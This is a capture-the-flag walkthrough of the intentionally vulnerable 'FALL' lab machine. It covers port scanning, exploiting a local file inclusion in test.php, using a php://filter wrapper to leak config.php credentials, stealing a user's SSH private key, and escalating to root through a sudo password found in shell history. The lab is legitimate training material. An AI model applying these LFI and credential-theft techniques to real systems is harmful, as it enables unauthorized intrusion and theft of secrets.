

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-05 17:23 EDT
Nmap scan report for FALL.home (192.168.1.155)
Host is up (0.58s latency).
Not shown: 64093 filtered tcp ports (no-response), 1429 filtered tcp ports
(host-unreach)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.8 (protocol 2.0)
| ssh-hostkey:
|   2048 c5:86:f9:64:27:a4:38:5b:8a:11:f9:44:4b:2a:ff:65 (RSA)
|   256  e1:00:0b:cc:59:21:69:6c:1a:c1:77:22:39:5a:35:4f (ECDSA)
|_  256  1d:4e:14:6d:20:f4:56:da:65:83:6f:7d:33:9d:f0:ed (ED25519)
80/tcp    open  http         Apache httpd 2.4.39 ((Fedora)
OpenSSL/1.1.0i-fips mod_perl/2.0.10 Perl/v5.26.3)
|_http-server-header: Apache/2.4.39 (Fedora) OpenSSL/1.1.0i-fips
mod_perl/2.0.10 Perl/v5.26.3
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   closed rpcbind
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
443/tcp   open  ssl/http     Apache httpd 2.4.39 ((Fedora)
OpenSSL/1.1.0i-fips mod_perl/2.0.10 Perl/v5.26.3)
|_http-server-header: Apache/2.4.39 (Fedora) OpenSSL/1.1.0i-fips
mod_perl/2.0.10 Perl/v5.26.3
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=Unspecified/countryName=U
S
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2019-08-15T03:51:33
|_Not valid after: 2020-08-19T05:31:33
| tls-alpn:
|_ http/1.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
445/tcp   open  netbios-ssn Samba smbd 4.8.10 (workgroup: SAMBA)
3306/tcp  closed mysql
8000/tcp  closed http-alt
8080/tcp  closed http-proxy
8443/tcp  closed https-alt
9090/tcp  open  http         Cockpit web service 162 - 188
```

```
| http-title: Loading...
|_Requested resource was https://FALL.home:9090/
10080/tcp closed amanda
10443/tcp closed cirrossp
Service Info: Host: FALL; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h20m01s, deviation: 4h02m29s, median: 1s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_     Message signing enabled but not required
| smb2-time:
|   date: 2022-07-05T21:47:43
|_   start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.8.10)
|   Computer name: fall
|   NetBIOS computer name: FALL\x00
|   Domain name: home
|   FQDN: fall.home
|_   System time: 2022-07-05T14:47:40-07:00

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1469.69 seconds
```


Interesting ports to explore: SMB, 443 (HTTPS), 80 (HTTP) and 9090

Running enum4linux


```
===== ( Share Enumeration on 192.168.1.155 ) =====

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  IPC$           IPC       IPC Service (Samba 4.8.10)
SMB1 disabled -- no workgroup available
```


443 and 80 only shows us this




9090 has a login page



Through file busting I found this test.php file



LFI!




```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/bin:/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/sbin/nologin systemd-coredump:x:999:996:systemd Core Dumper:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin/nologin systemd-resolve:x:193:193:systemd Resolver:/sbin/nologin
dbus:x:81:81:system message bus:/sbin/nologin polkitd:x:998:995:User for polkitd:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:
/sbin/nologin cockpit-ws:x:997:993:User for cockpit-ws:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin ntp:x:38:38:/etc
/ntp:/sbin/nologin abrt:x:173:173:/etc/abrt:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin chrony:x:996:991:/var/lib/chrony:
/sbin/nologin tcpdump:x:72:72:/sbin/nologin qiu:x:1000:1000:qiu:/home/qiu:/bin/bash apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:995:990:Nginx web server:/var/lib/nginx:/sbin/nologin tss:x:59:59:Account used by the tpm2-abrmd package to sandbox the tpm2-abrmd
daemon:/dev/null:/sbin/nologin clevis:x:994:989:CLEVIS Decryption Framework unprivileged user:/var/cache/clevis:/sbin/nologin mysql:x:27:27:MySQL
Server:/var/lib/mysql:/bin/false
```

Notice how we have a user directory there

```
s:/sbin/nologin polkitd:x:998:995:User for polkitd:/sbin/nologin
3:User for cockpit-ws:/sbin/nologin rpc:x:32:32:Rpcbind Daemon
:/etc/abrt:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib
/sbin/nologin qiu:x:1000:1000:qiu:/home/qiu:/bin/bash apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:995:990:Nginx web server:/var/lib/nginx:/sbin/nologin tss:x:59:59:Account used by the tpm2-abrmd
daemon:/dev/null:/sbin/nologin clevis:x:994:989:CLEVIS Decryption Framework unprivileged user:/var/cache/clevis:/sbin/nologin mysql:x:27:27:MySQL
Server:/var/lib/mysql:/bin/false
```

We can get qiu's SSH key



```
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXNkdjEAAAAAAAAABG5vbmlUAAAAEbm9uZQAAANhAAAAAwEAAQAAQEAuNjhOFOSedHy9K5vnHs3qTjWNehAPzT0sD3beBPVvYKQt0AkD0
FDcWTSSf13NhbJCQm5fnzR8td4sjjMYiAl+vAKboHne0njGkBwdy5PgmcXyeZTECIGkkgX
61kImUOIqtLMcjF5ti+09RGiWeSmfIdTCjj/+uQlokUMtdc4NOv4XGJbp7GdEWBZevien
qXoXtG6j7gUgtXX1Fxlx3FPhxE3lxw/AfZ9ib21JGI0yy8cflTlogrZPoICCXIV/kxGK0d
Zucw8rGGMc6Jv7npeQS1IXU9VnPLWIOGFU0j+IS5SiNksRfdQ4mCN9SYhAm9mAKcZW8wS
vXuDjWOLEwAAA9AS5tRmEubUZgAAAAadzcg2gtcnNhAAABAQC82OE4U5J4Mfl0rm+cdKzepO
NY16EA/NPSwPdt4E9W9gpAm3QCQPQUNxZNjIXXc2FuMJCbI+fNH13iyMkxiICX68Apuge
d7SeMaQHB3Lk+CZxfj5lMQIgaSCBfrWQiZQ4iq0sxyMXm2L7T1EajZ5KZ8gO1MKOP/65CW
iRQy11zg06/hcYlunsZ0RYFf16+J6epehe0bqPuBSC1dfUXGXHcU+HETeXHD8B9n2jvbUka
U7LLxx+VOWiCtk+ggIJchX+TEYrR1m5zDysYYxzom/uel5BLUhdT1Wc/ctaU4YVTPSP4hLl
KI2SxF91DiYI31jiECb2YApXlbzBK9e4ONY4sTAAAAAwEAAQAAQArXIEaNdZD0vQ+Sm9G
NWQcGzA4jgph96uLkNM/X2nYRdZEz2zrt45Ttfg9CnnNo8AhhYuI8sNxkLiWahRwUy9zs
-----
```


But we can't log in

```
(kali㉿kali)-[~/Desktop]
$ ssh qiu@192.168.1.155 -i id_rsa
The authenticity of host '192.168.1.155 (192.168.1.155)' can't be established.
ED25519 key fingerprint is SHA256:EKK1u2kbhexzA1ZV6xNgdbmDeKiF8lfhmk+8sHl47DY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.155' (ED25519) to the list of known hosts.
Load key "id_rsa": error in libcrypto
qiu@192.168.1.155: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```

Let's try harder

Filebuster found a file config.php

Wrappers!!



192.168.1.155/test.php?file=php://filter/convert.base64-encode/resource=config.php

PD9waHAKIyBDTVMgTWfKZSBTaW1wbGUgQ29uZmlndXJhdGlvbiBGaWxlCiMgRG9jdW1lbnRhdGlvbjogaHR0cHM6Ly9kb2NzI

If we decode the base64 we get this

```
<?php
# CMS Made Simple Configuration File
# Documentation:
https://docs.cmsmadesimple.org/configuration/config-file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = '127.0.0.1';
$config['db_username'] = 'cms_user';
$config['db_password'] = 'P@ssw0rdINSANITY';
$config['db_name'] = 'cms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'Asia/Singapore';
$config['db_port'] = 3306;
?>
```

The credentials do not work anywhere, but we know the website is using “CMS Made Simple”

I actually went back to the SSH key and found out I had it poorly formatted due to a copy/past error. So we can actually login AND we have DB creds

```
(kali㉿kali)-[~/Desktop]
$ ssh qiu@192.168.1.155 -i id_rsa
Web console: https://FALL.home:9090/ or https://192.168.1.155:9090/

Last login: Wed Jul  6 05:12:27 2022 from 192.168.1.154
[qiu@FALL ~]$ |
```

```
[qiu@FALL ~]$ ls
local.txt  reminder
[qiu@FALL ~]$ cat local.txt
A low privilege shell! :)
[qiu@FALL ~]$ cat reminder
reminder: delete the SSH private key!
[qiu@FALL ~]$ |
```

Downloaded linpeas.sh from my local machine and ran it inside the victim

```
Searching passwords in history files
echo "remarkablyawesomE" | sudo -S dnf update
```

```
[qiu@FALL ~]$ sudo -l
[sudo] password for qiu:
Matching Defaults entries for qiu on FALL:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HIST
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHO

User qiu may run the following commands on FALL:
    (ALL) ALL
[qiu@FALL ~]$ |
```

What? This can't be it

```
[qiu@FALL ~]$ sudo /bin/bash -i
[root@FALL qiu]# ll /root
total 16
-rw-----. 1 root root 3963 Aug 14 2019 anaconda-ks.cfg
-rw-----. 1 root root 3151 Aug 14 2019 original-ks.cfg
----- 1 root root 30 May 21 2021 proof.txt
-r----- 1 root root 452 Aug 30 2021 remarks.txt
[root@FALL qiu]# cat /root/proof.txt
Congrats on a root shell! :~)
```

But it is :D

And there's a note from the author inside /root/

```
[root@FALL ~]# cat remarks.txt
Hi!

Congratulations on rooting yet another box in the digitalworld.local series!

You may have first discovered the digitalworld.local series from looking for deliberately vulnerably machines to practise for the PEN-200 (thank you TJ_Null for featuring my boxes on the training list!)

I hope to have played my little part at enriching your PEN-200 journey.

Want to find the author? Find the author on LinkedIn by rooting other boxes in this series!
[root@FALL ~]# |
```